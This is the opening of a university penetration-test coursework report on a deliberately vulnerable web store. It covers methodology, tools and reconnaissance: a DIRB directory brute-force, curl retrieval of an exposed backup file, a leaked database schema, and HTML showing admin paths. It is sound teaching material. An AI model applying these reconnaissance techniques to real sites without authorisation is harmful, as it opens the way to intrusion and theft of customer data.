



**Abertay
University**

AA2000

Web Application Penetration Test Report

Ekku Jokinen

CMP319: Ethical Hacking 2 coursework 1 + 2

BSc Ethical Hacking Year 3 (Accelerated)

2019/20

Note that Information contained in this document is for educational purposes.

Abstract

A black box web application penetration test was conducted on a web application that the company AA2000 purchased for their web store. The testing followed an industry-standard methodology based on The Web Application Hacker's Handbook and revealed several critical vulnerabilities in almost every single page of the web application. By exploiting these vulnerabilities, it was possible to gain full administrative access as well as steal all the information from other customers. One vulnerability allowed privileged access to the server used to host the application and all files within it.

After finishing with the penetration testing phase, the source code for the application was given for analysis and vulnerabilities that were found were cross-referenced with corresponding sections in the code to show how each of them caused the specific vulnerabilities.

Finally, recommendations for countermeasures regarding the vulnerabilities were given so that the company could relay them to the developers responsible for maintaining the application.

Contents

1	Introduction	1
1.1	Background	1
1.2	Aim	1
1.3	Overview of methodology	1
2	Procedure and Results	3
2.1	Mapping the application	3
2.2	Identify used technologies	13
2.3	Test client-side controls	14
2.3.1	Test transmission of data via the client	14
2.3.2	Test client-side controls over user input	15
2.4	Test the authentication mechanism	17
2.4.1	Test password quality	17
2.4.2	Test for username enumeration	17
2.4.3	Test resilience to password guessing	19
2.4.4	Test username uniqueness	19
2.4.5	Check for unsafe transmission of credentials	19
2.5	Test the session management mechanisms	20
2.5.1	Test token for meaning	20
2.5.2	Check mapping of tokens to sessions	21
2.5.3	Test session termination	21
2.6	Test for input-based vulnerabilities	22
2.6.1	Test for SQL injection	22
2.6.2	Test for XSS injection	28
2.6.3	Check for directory traversal vulnerabilities	30
2.6.4	Test for file inclusion	31
2.7	Test for application server vulnerabilities	33
2.7.1	Test for default credentials	33
2.7.2	Test for default content	34
2.7.3	Test for web server software bugs	35
2.8	Other vulnerabilities	38
2.8.1	Read other users' mail boxes	38

2.8.2	Create admin user accounts	39
2.8.3	Analysis of found database files.....	42
3	Discussion.....	43
3.1	Source Code Analysis	43
3.2	Vulnerabilities Discovered and Countermeasures.....	48
3.2.1	Robots.txt vulnerability.....	48
3.2.2	Insecure .htaccess file	48
3.2.3	Brute-forcible directory names	49
3.2.4	Hidden source code vulnerability	49
3.2.5	Service version exposure vulnerability	49
3.2.6	Client-side validation as primary validation.....	50
3.2.7	Username enumeration vulnerability.....	50
3.2.8	No password lockout	50
3.2.9	Insecure password policy and hashing method.....	50
3.2.10	HTTPS misconfiguration / information transmitted in plain text	50
3.2.11	Reversible cookie values	50
3.2.12	Insecure session handling	51
3.2.13	Unsecured administration pages	51
3.2.14	SQL injection vulnerability (multiple).....	51
3.2.15	XSS vulnerability (multiple)	51
3.2.16	Directory traversal using a local file inclusion vulnerability	51
3.2.17	File upload vulnerability.....	52
3.2.18	Outdated services vulnerability (multiple)	52
3.3	General Discussion.....	52
3.4	Future Work	53
	References part 1.....	54
	References part 2.....	55
	Appendices part 1	56
	Appendix A – Full Nmap scan.....	56
	Appendix B – Full Nikto scan.....	56
	Appendices part 2	59

1 INTRODUCTION

1.1 BACKGROUND

As technology evolves and new solutions become available at an accelerating rate, there are more and more things that a developer must keep in mind to secure their applications. The more dynamic and advanced features an application implements, the more possible attack vectors it gives to potential malicious actors. This is especially true with web-based applications. In addition to utilising secure coding practices, periodical penetration testing should be done to minimise the chances of successful breaches.

In their yearly vulnerability report regarding last year (2018), the cyber security company edgescan reported that 19 percent of all vulnerabilities were web application related (edgescan, 2019). After the General Data Protection Regulation was implemented in mid-2018, protecting data relating to the users themselves has become extremely important as any loss of customers' personal information could financially cripple the breached company. The company Positive Technologies revealed in their latest report of web application vulnerabilities, personal information was stolen from 18 percent of web applications (Positive Technologies, 2019).

The author of this report has been tasked to conduct a penetration test on a web application for the company AA2000. The company is using a buggy e-commerce solution developed by a third-party and there are concerns about the security of the application. For the purposes of this project, AA2000 has provided the tester a user account on the web site.

1.2 AIM

The aim of this project is to conduct a thorough penetration test of the target web application while adhering to best practices and a logical and industry standard testing methodology.

During the testing, the following things needed to be done:

- Map the target web application
- Test web application features for vulnerabilities
- Exploit any found vulnerabilities
- Document all findings in a clear way so that each test can be recreated
- Adhere to best practices & methodology

1.3 OVERVIEW OF METHODOLOGY

For this penetration test, the methodology from the book "The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws (2nd edition) will be followed.

The different phases for the project consist of the following:

- Review & map the web application, along with any hidden resources; analyse HTML code
- Analyse and enumerate underlying technology that is used in the web application
- Test client-side controls along with any validation features
- Test login & user account authentication
 - o password quality testing
 - o username enumeration opportunities
 - o password brute-forcing countermeasures
 - o handling of usernames
 - o credential transmission
- Sessions management mechanisms
- Input-based vulnerabilities
 - o SQL injection
 - o cross-site scripting
 - o directory traversal
 - o file upload vulnerabilities
- Application server vulnerabilities

The following tools were used for this project:

- Host machine with Windows 10 Pro version 1903
 - o Google Chrome, version 78.0.3904.108 (official build, 64-bit)
- Kali Linux VM, version 2019.4
 - o Burp Suite Community Edition, version 2.1.04
 - o DIRB, version 2.22
 - o Firefox Quantum ESR, version 68.2.0esr (64-bit), with the following plugins:
 - Cookiebro, version 2.15.5
 - FoxyProxy Standard, version 7.4.1
 - HTTP Header Live, version 0.6.5.2
 - o John the Ripper, version 1.9.0-jumbo-1 OMP
 - o Metasploit, version 5.0.63-dev-
 - o Nessus free license, version 8.8.0
 - o Nikto 2.1.6
 - o Nmap, version 7.80SVN
 - o OpenVAS (Greenbone Security Assistant), version 7.0.3
 - o SQLmap, version 1.3.11#stable
 - o Weeveily, version 3.7.0

2 PROCEDURE AND RESULTS

2.1 MAPPING THE APPLICATION

To start the penetration test, the application in scope was mapped by browsing through all of the links using *Burp Suite*'s proxy option (Figure 2). While doing this, *Burp Suite* also attempts to create a site map automatically and any new URLs the tool found were visited to confirm that they existed.




Figure 1 Configuring the scope of testing on Burp Suite.




Figure 2 Sitemap of found (black) URLs and possible (grey) URLs

Almost immediately, the automatic spidering feature found a directory */admin/ADMIN/* which revealed to be a publicly accessible listing of several pages (Figure 3). When visited, these were for the administration dashboard which was fully accessible without any authorisation.




Figure 3 Potential administration pages.




Figure 4 Accessing administration pages without authentication.

While manually mapping the application, an automated directory brute-force scan was run simultaneously using *DIRB* to make sure no directories were missed. The results showed several interesting URLs, and these were visited for confirmation (Figure 5).

```
root@kali:~# dirb http://192.168.1.20 /usr/share/dirb/wordlists/big.txt -S -w

-----
DIRB v2.22
By The Dark Raver
-----

START TIME: Sat Nov 23 16:59:20 2019
URL_BASE: http://192.168.1.20/
WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt
OPTION: Silent Mode
OPTION: Not Stopping on warning messages

-----

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.1.20/ ----
==> DIRECTORY: http://192.168.1.20/admin/
==> DIRECTORY: http://192.168.1.20/assets/
==> DIRECTORY: http://192.168.1.20/bakup/
+ http://192.168.1.20/cgi-bin/ (CODE:403|SIZE:1004)
==> DIRECTORY: http://192.168.1.20/database/
==> DIRECTORY: http://192.168.1.20/img/
==> DIRECTORY: http://192.168.1.20/include/
+ http://192.168.1.20/phpmyadmin (CODE:403|SIZE:990)
==> DIRECTORY: http://192.168.1.20/pictures/
+ http://192.168.1.20/robots.txt (CODE:200|SIZE:36)
```

Figure 5 *DIRB* results.

The directory */bakup/* sounded like a possible backup directory but when it was visited, the listed file *sqlcm.bak* file just linked to an empty page (Figure 6). However, when *CURL* was used to request the file, some PHP code was received as a response (Figure 7). The code looked like a possible filtering scheme for a login function and this was examined later during the injection attack phase.




Figure 6 Possible backup file.

```
root@kali:~# curl http://192.168.1.20/backup/sqlcm.bak
<?php $username= str_replace(array("1=1", "2=2", "Select","select","'b'='b'", "3=3", "'a'='a'"), "", $username); ?>
```

Figure 7 Possible login filtering function.

The `/database/` directory was freely accessible and contained an SQL file which included insert statements for database records, including some user details (Figure 8). This file was examined more thoroughly later (see [section 2.8.3](#)).




Figure 8 SQL file found on the server.

The `phpMyAdmin` service is a browser-based database administration tool but visiting the `/phpmyadmin/` page gave an access forbidden error. However, the error message revealed the Apache HTTP server and PHP versions (Figure 9).




Figure 9 `/phpMyAdmin` access denied.

The very common `robots.txt` file which is meant to prevent search engine from indexing certain pages was found to exist and it included a URL to what seemed to be a second database file (Figure 10). The file was downloaded and opened to confirm it seemed to contain the `MySQL` database structure for the application (Figure 11).



Figure 10 Robots.txt file with reference to second SQL file.

```
-- MySQL dump 10.13  Distrib 5.5.27, for Linux (i686)
--
-- Host: localhost    Database: aa2000
--
-----
-- Server version      5.5.27

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `asset_archive`
--

DROP TABLE IF EXISTS `asset_archive`;
/*!40101 SET @saved_cs_client      = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `asset_archive` (
  `productID` int(11) NOT NULL,
  `name` varchar(50) NOT NULL,
  `price` int(20) NOT NULL,
  `image` varchar(50) NOT NULL,
  `details` text NOT NULL,
  `quantity` int(20) NOT NULL
```

Figure 11 Contents of *schema.sql*.

The URLs that were discovered were analysed and manipulated to find any previously hidden content. On the *product_details.php* page, it was discovered that if a product ID that does not exist was used, a product page for a sold-out item not present in the product listing was shown (Figure 12). Similar behaviour was encountered on the *user_product_details.php* page while logged in as a registered user, but the shown “product” had no name associated with it (Figure 13). This page also had a broken image and inspecting its HTML code revealed the freely accessible URL for the administrator’s product management dashboard (Figure 13).




Figure 12 Product page for invalid product ID; user not logged in.




Figure 13 Product page for invalid product ID; user logged in.

Next, the HTML code for each page was inspected for any useful information including comments or URLs similar to the case just discovered. The source code for *products.php* showed that the product thumbnail images are stored in a subdirectory within the same parent directory as the administration system (Figure 14). By visiting the different directories within the URL, it would be trivial to end up in the admin dashboard. After examining the rest of the pages, the same URL structure was used for images of the products on every page that displayed a product (Figure 15).

```

<ul class="thumbnails">

<li class="span3">
<div class="thumbnail">


<div class="caption">
<h5><b>CCD Sony 1/3 Dome Type Camera </b></h5>
<h4><a class="btn-success btn" title="Click to view!" href="product_details.php?id=2"><i class="icon-check">
</div>
</div>
</li>

<li class="span3">
<div class="thumbnail">


<div class="caption">
<h5><b>KD-DW36RD48 IP Outdoor N.V Camera Wired/ Wireless</b></h5>
<h4><a class="btn-success btn" title="Click to view!" href="product_details.php?id=3"><i class="icon-check">
</div>
</div>
</li>

<li class="span3">
<div class="thumbnail">


<div class="caption">
<h5><b>KD-DP73XD22 With zoom camera ZCN-21Z22, 22x10 zoom</b></h5>
<h4><a class="btn-success btn" title="Click to view!" href="product_details.php?id=4"><i class="icon-check">
</div>
</div>
</li>

<li class="span3">
<div class="thumbnail">


```

Figure 14 Administration directory path leaked in source code 1.

```
<div class="row">  
    <div id="gallery" class="span3">  
          
    </div>  
  
    <h3>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;& CCD Sony 1/3 Dome Type Camera    </h3>  
    <hr class="soft"/>  
    <form class="form-horizontal qtyFrm">  
        <div class="control-group">  
            <label class="control-label"><span>&nbsp;&nbsp;&nbsp;& Price: 600.00</span></label>  
            <br /><br /><br /><br /> <a href="products.php">&nbsp;&nbsp;&nbsp;& &nbsp;&nbsp;&nbsp;& &nbsp;&nbsp;& &nbsp;& <input type="button" value="Add to Cart" />  
        </div>  
    </form>  
</div>
```

Figure 15 Administration directory path leaked in source code 2.


The same page also had two other interesting URLs which might allow a malicious file upload (Figure 16). This was explored in section 2.6.3 of this report. The same GET request was found in several pages.

```
<div class="span3">
  <h5><font color="black">Company Address</font></h5>
  <b><font color="black"> &nbsp; &nbsp; &nbsp; Main Office</b>:
  The company is located at &nbsp; &nbsp; &nbsp; 1 Bell Street Dundee.<br>
  <a href="attachment.php?type=terms.php" style="font-size: 12pt">Terms of use</a>
  <a href="attachment.php?type=faqs.php" style="font-size: 12pt">FAQ</a>
</div>
```

possible file upload vulnerability?

Figure 16 Possible file upload vulnerability.

